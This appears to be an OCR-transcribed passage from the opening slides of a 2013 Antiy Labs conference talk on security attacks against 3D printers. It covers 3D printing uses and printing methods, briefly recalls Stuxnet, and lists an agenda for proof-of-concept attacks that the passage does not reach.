
Security Attack to 3D Printing

Claud Xiao
Antiy Labs
2013.08


Antiy's hardware security road at XCON




Segment of the *Chinese Zodiac*

3D Printing in Personalized Lifestyle


3D Printing in Rapidly Prototype Design




3D Printing in Customizable Medicine



3D Printing in Airplane Manufacturing




3D Printing in Building Outer Space Station





Previously, we more care about
what new security threats
3D printing will bring to this real world.

Previous Event: 3D Printed Gun

Previous Event: 3D Printed Key







Previously, we more care about
what new security threats
3D printing will bring to this real world.
But ignored …

Old Topic: Stuxnet

- Successfully attacked control and manufacture system
- Strongly targeted and skillful
- Processes review:
  - Penetrated into isolated system
  - Modified running configuration of centrifuge in the background

- ~~Homework: What can we learn from Stuxnet's attacks?~~

Today


- Change the perspective: security attacks to 3D printing itself:
  - Introduce 3D printing technologies and industry
  - Deeply learn RapRap's workflow and toolchain
  - Simply discuss Who/Why/How/What/When of attacks
  - Analyze potential targets and methods of attack
  - Show THREE PoC attacks demo with detailed analysis!


- Main roadmap: research the security of desktop open source 3D printers as foundation and preparation of future researches in industrial 3D printing systems

3D Printing 101

Rapid Prototyping


- Fused deposition modeling (FDM)






Rapid Prototyping


- Three Dimensional Printing (3DP)






Rapid Prototyping


- Selective Laser Sintering (SLS)



Rapid Prototyping


- Stereolithography (SLA)







Industrial 3D Printers

